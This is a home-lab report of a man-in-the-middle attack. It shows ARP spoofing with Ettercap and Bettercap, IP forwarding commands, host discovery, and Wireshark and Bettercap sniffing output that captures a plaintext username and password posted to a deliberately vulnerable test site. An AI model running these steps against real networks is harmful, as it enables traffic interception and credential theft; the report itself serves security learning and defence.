

# MITM Attack

## (Man In The Middle Attack)

The purpose of this report is to document the execution and results of a Man-in-the-Middle (MITM) attack carried out within a controlled home-lab environment.

This activity was performed strictly for learning, cybersecurity research, and internal testing to better understand how network-level attacks are conducted and how to defend against them.

### Tools :

- ARP Spoofing / Poisoning  
Used to redirect network traffic through the attacker.
- Ettercap  
Employed for ARP poisoning, traffic interception, and protocol analysis.
- Bettercap  
Used for advanced MITM attacks, network scanning, packet sniffing, and spoofing.
- Wireshark  
Used to inspect captured packets and analyze network behavior in detail.
- Kali Linux  
Operating system used on the attacker machine, providing all required networking tools.

## 1. ARP Spoofing / Poisoning : (Address Resolution Protocol)

ARP Spoofing (also called ARP Poisoning) is a technique used to manipulate the Address Resolution Protocol (ARP) within a local network.

**This allows the attacker to:**

- Intercept packets
- Capture credentials from unencrypted sessions
- Perform further MITM attacks such as DNS spoofing or session hijacking

**ARP Spoofing works only on local networks where ARP is used.**

## Host Discovery on the network -

```

kk@kiran: ~
Currently scanning: Finished! | Screen View: Unique Hosts
6 Captured ARP Req/Rep packets, from 2 hosts. Total size: 360
-----
  IP            At MAC Address    Count  Len  MAC Vendor / Hostname
-----
10.114.68.203   3e:bc:74:39:22:ac    4    240  Unknown vendor
10.114.68.193   48:f1:7f:1b:a9:45    2    120  Intel Corporate

```

## Start ARP spoof -

[illegible]

## Ip Forwarding -

```
root@kiran: ~  
[kk@kiran:~]$ sudo -i  
[sudo] password for kk:  
[root@kiran:~]# echo 1 >/proc/sys/net/ipv4/ip_forward  
[root@kiran:~]#
```

## Wireshark Capture -

Nov 24 4:30 AM

Capturing from eth0

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Current filter: http

No.	Time	Source	Destination	Protocol	Length	Info
7...	261.8...	44.228...	10.114.68...	HTTP	1233	HTTP/1.1 200 OK (text/html)
7...	266.2...	10.114...	44.228.249...	HTTP	574	GET /login.php HTTP/1.1
7...	266.5...	44.228...	10.114.68...	HTTP	2802	HTTP/1.1 200 OK (text/html)
8...	274.5...	10.114...	44.228.249...	HTTP	742	POST /userinfo.php HTTP/1.1 (application/x-www-form-urlencoded)
8...	274.9...	44.228...	10.114.68...	HTTP	330	HTTP/1.1 302 Found (text/html)
8...	274.9...	10.114...	44.228.249...	HTTP	609	GET /login.php HTTP/1.1
8...	275.2...	44.228...	10.114.68...	HTTP	2802	HTTP/1.1 200 OK (text/html)

Frame 7553: 1233 bytes on wire (9864 bits), 1233 bytes captured (9864 bits) on interface eth0  
Ethernet II, Src: 3e:bc:74:39:22:ac (3e:bc:74:39:22:ac), Dst: VMware 02:  
Internet Protocol Version 4, Src: 44.228.249.3, Dst: 10.114.68.193  
Transmission Control Protocol, Src Port: 80, Dst Port: 58703, Seq: 1381,  
[3 Reassembled TCP Segments (2559 bytes): #7546(1380), #7553(1179), #7555  
Hypertext Transfer Protocol, has 2 chunks (including last chunk)  
HTTP/1.1 200 OK\r\n  
Server: nginx/1.19.0\r\n  
Date: Mon, 24 Nov 2025 09:28:45 GMT\r\n  
Content-Type: text/html; charset=UTF-8\r\n  
Transfer-Encoding: chunked\r\n  
Connection: keep-alive\r\n  
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1\r\n  
Content-Encoding: gzip\r\n  
HTTP chunked response  
Content-encoded entity body (gzip): 2295 bytes -> 4958 bytes  
File Data: 4958 bytes  
Line-based text data: text/html (189 lines)  
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd">\n<html><!-- InstanceBegin template="/Templates/main\_dynamic\_template.dw

eth0: <live capture in progress>

Packets: 8704 - Displayed: 7 (0.1%)

Profile: Default

## 2) Ettercap :

Ettercap is a powerful network security tool designed specifically for Man-in-the-Middle attacks on LAN networks. It supports ARP poisoning, traffic interception, protocol analysis, and packet manipulation.

### ✓ ARP Spoofing & MITM Attacks -

Ettercap automatically poisons ARP tables between chosen hosts, placing the attacker between two communicating devices.

### ✓ Packet Sniffing -


Ettercap can capture network traffic and display credentials, visited URLs, cookies, and protocol data.

### ✓ GUI and CLI Support

The graphical interface makes host discovery and MITM setup simple, while the command-line version is ideal for automation.

**Ettercap is one of the most commonly used MITM tools in penetration testing and network auditing.**

**Ettercap -**



Host Scan & List -

AppsPlaces

Nov 24 12:10 AM

2%38%0%0.0 kB0.1 kB

Ettercap0.8.3.1 (EB)

Host List

IP Address	MAC Address	Description
10.114.68.193	48:F1:7F:1B:A9:45	
fe80::8864:adff:fe6a:6d86	8A:64:AD:6A:6D:86	
10.114.68.203	8A:64:AD:6A:6D:86	

Delete Host

Add to Target 1

Add to Target 2

10.114.68.31/255.255.255.0

fe80::20c:29ff:fe02:40a8/64

2402:3a80:c89:c0e7:20c:29ff:fe02:40a8/64

2402:3a80:c89:c0e7:ad51:e7b1:cb18:7d78/64

SSL dissection needs a valid 'redir\_command\_on' script in the etter.conf file

Ettercap might not work correctly. /proc/sys/net/ipv6/conf/eth0/use\_tempaddr is not set to 0.

Privileges dropped to EUID 65534 EGID 65534...

34 plugins

42 protocol dissectors

57 ports monitored

28230 mac vendor fingerprint

1766 tcp OS fingerprint

2182 known services

Lua: no scripts were specified, not starting up!

Starting Unified sniffing...

Randomizing 255 hosts for scanning...

Scanning the whole netmask for 255 hosts...

2 hosts added to the hosts list...

ARP Spoofing -

AppsPlaces

Nov 24 12:11 AM

13%39%0%0.0 kB0.1 kB

Ettercap0.8.3.1 (EB)

Host List

IP Address	MAC Address	Description
10.114.68.193	48:F1:7F:1B:A9:45	
fe80::8864:adff:fe6a:6d86	8A:64:AD:6A:6D:86	
10.114.68.203	8A:64:AD:6A:6D:86	

Delete Host

Add to Target 1

Add to Target 2

57 ports monitored

28230 mac vendor fingerprint

1766 tcp OS fingerprint

2182 known services

Lua: no scripts were specified, not starting up!

Starting Unified sniffing...

Randomizing 255 hosts for scanning...

Scanning the whole netmask for 255 hosts...

2 hosts added to the hosts list...

Host 10.114.68.193 added to TARGET1

Host 10.114.68.203 added to TARGET2

DHCP: [48:F1:7F:1B:A9:45] REQUEST 10.114.68.193

DHCP: [10.114.68.203] ACK : 10.114.68.193 255.255.255.0 GW 10.114.68.203 DNS 10.114.68.203


DHCP: [10.114.68.203] ACK : 10.114.68.193 255.255.255.0 GW 10.114.68.203 DNS 10.114.68.203

ARP poisoning victims:


GROUP 1 : 10.114.68.193 48:F1:7F:1B:A9:45

GROUP 2 : 10.114.68.203 8A:64:AD:6A:6D:86

## Test Website -



## Capture username & Password –



### 3) Bettercap :

Bettercap is an advanced, modern, and more powerful MITM toolset compared to Ettercap. It is designed for real-time network monitoring, manipulation, and exploitation.

#### ✓ ARP Spoofing

Bettercap can quickly discover hosts and automatically poison ARP tables to intercept traffic.

#### ✓ Lightweight & Fast

Bettercap is built in Go, making it more efficient and more stable than older MITM tools.

Bettercap is widely regarded as one of the most powerful tools for local network attacks, monitoring, and red-team scenarios.

#### BetterCap -

```
kk@kiran: ~  
$ sudo bettercap  
bettercap v2.33.0 (built for linux amd64 with go1.22.0) [type 'help' for a list of commands]  
10.114.68.0/24 > 10.114.68.31 » [02:28:52] [sys.log] [inf] gateway monitor started ...  
10.114.68.0/24 > 10.114.68.31 »
```

#### Net.Probe ON -

```
kk@kiran: ~  
$ sudo bettercap  
bettercap v2.33.0 (built for linux amd64 with go1.22.0) [type 'help' for a list of commands]  
10.114.68.0/24 > 10.114.68.31 » [02:28:52] [sys.log] [inf] gateway monitor started ...  
10.114.68.0/24 > 10.114.68.31 » net.probe on  
[02:29:45] [sys.log] [inf] net.probe starting net.recon as a requirement for net.probe  
10.114.68.0/24 > 10.114.68.31 » [02:29:45] [sys.log] [inf] net.probe probing 256 addresses on 10.114.68.0/24  
10.114.68.0/24 > 10.114.68.31 » [02:29:45] [endpoint.new] endpoint 10.114.68.193 detected as 48:f1:7f:1b:a9:45 (Intel Corporate).  
10.114.68.0/24 > 10.114.68.31 »
```

## Show Device on network -

```
kk@kiran: ~  
$ sudo bettercap  
bettercap v2.33.0 (built for linux amd64 with go1.22.6) [type 'help' for a list of commands]  
  
10.114.68.0/24 > 10.114.68.31 » [02:28:52] [sys.log] [inf] gateway monitor started ...  
10.114.68.0/24 > 10.114.68.31 » net.probe on  
[02:29:45] [sys.log] [inf] net.probe starting net.recon as a requirement for net.probe  
10.114.68.0/24 > 10.114.68.31 » [02:29:45] [sys.log] [inf] net.probe probing 256 addresses on 10.114.68.0/24  
10.114.68.0/24 > 10.114.68.31 » [02:29:45] [endpoint.new] endpoint 10.114.68.193 detected as 48:f1:7f:1b:a9:45 (Intel Corporate).  
10.114.68.0/24 > 10.114.68.31 » net.show
```

IP	MAC	Name	Vendor	Sent	Recvd	Seen
10.114.68.31	00:0c:29:02:40:a8	eth0	VMware, Inc.	0 B	0 B	02:28:52
10.114.68.203	0a:a0:67:24:de:1d	gateway		781 B	86 B	02:28:52
10.114.68.193	48:f1:7f:1b:a9:45		Intel Corporate	0 B	368 B	02:29:45

```
↑ 54 kB / ↓ 140 kB / 3131 pkts  
10.114.68.0/24 > 10.114.68.31 »
```

## Sniffing Satrt & Capture Username & Pass -

```
Nov 24 2:50 AM  
kk@kiran: ~  
10.114.68.0/24 > 10.114.68.31 » net.sniff on[02:49:34] [net.sniff.dns] dns gateway > KK.local : dns.msftncsi.com is fd3e:4f5a:5b81::1  
10.114.68.0/24 > 10.114.68.31 » net.sniff on  
[02:49:34] [sys.log] [err] module net.sniff is already running  
10.114.68.0/24 > 10.114.68.31 » [02:49:54] [net.sniff.http.request] http KK.local POST testphp.vulnweb.com/userinfo.php  
  
POST /userinfo.php HTTP/1.1  
Host: testphp.vulnweb.com  
Accept-Encoding: gzip, deflate  
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8,mr;q=0.7,hi;q=0.6,kn;q=0.5  
Content-Length: 33  
Upgrade-Insecure-Requests: 1  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7  
Origin: http://testphp.vulnweb.com  
Content-Type: application/x-www-form-urlencoded  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/141.0.0.0 Safari/537.36  
Referer: http://testphp.vulnweb.com/login.php  
Connection: keep-alive  
Cache-Control: max-age=0  
  
uname=kiran&pass=kiran@12345678  
  
10.114.68.0/24 > 10.114.68.31 » [02:49:54] [net.sniff.http.request] http KK.local POST testphp.vulnweb.com/userinfo.php  
  
POST /userinfo.php HTTP/1.1  
Host: testphp.vulnweb.com  
Cache-Control: max-age=0  
Upgrade-Insecure-Requests: 1  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/141.0.0.0 Safari/537.36  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7  
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8,mr;q=0.7,hi;q=0.6,kn;q=0.5  
Connection: keep-alive  
Content-Type: application/x-www-form-urlencoded  
Referer: http://testphp.vulnweb.com/login.php  
Accept-Encoding: gzip, deflate  
Content-Length: 33  
Origin: http://testphp.vulnweb.com  
  
uname=kiran&pass=kiran@12345678
```



## **Results & Findings**

- Successfully hijacked traffic between victim and router
- Demonstrated traffic interception using Ettercap & Bettercap
- Verified credential leakage from unencrypted protocols
- Observed vulnerable traffic patterns (HTTP, plaintext login pages)
- Showed how attackers can manipulate ARP tables with minimal effort

## **Security Impact**

If used maliciously, these attacks can lead to:

- Password theft
- Session hijacking
- Fake website redirection (DNS spoofing)
- Data manipulation
- Malware injection

**This demonstrates that MITM attacks are powerful and dangerous on insecure LAN networks.**

## **Conclusion**

This home-lab experiment successfully demonstrated how ARP spoofing enables attackers to intercept and manipulate network traffic. The test reinforces the importance of network security measures and encrypted communication. Understanding these techniques is essential for defending real-world environments.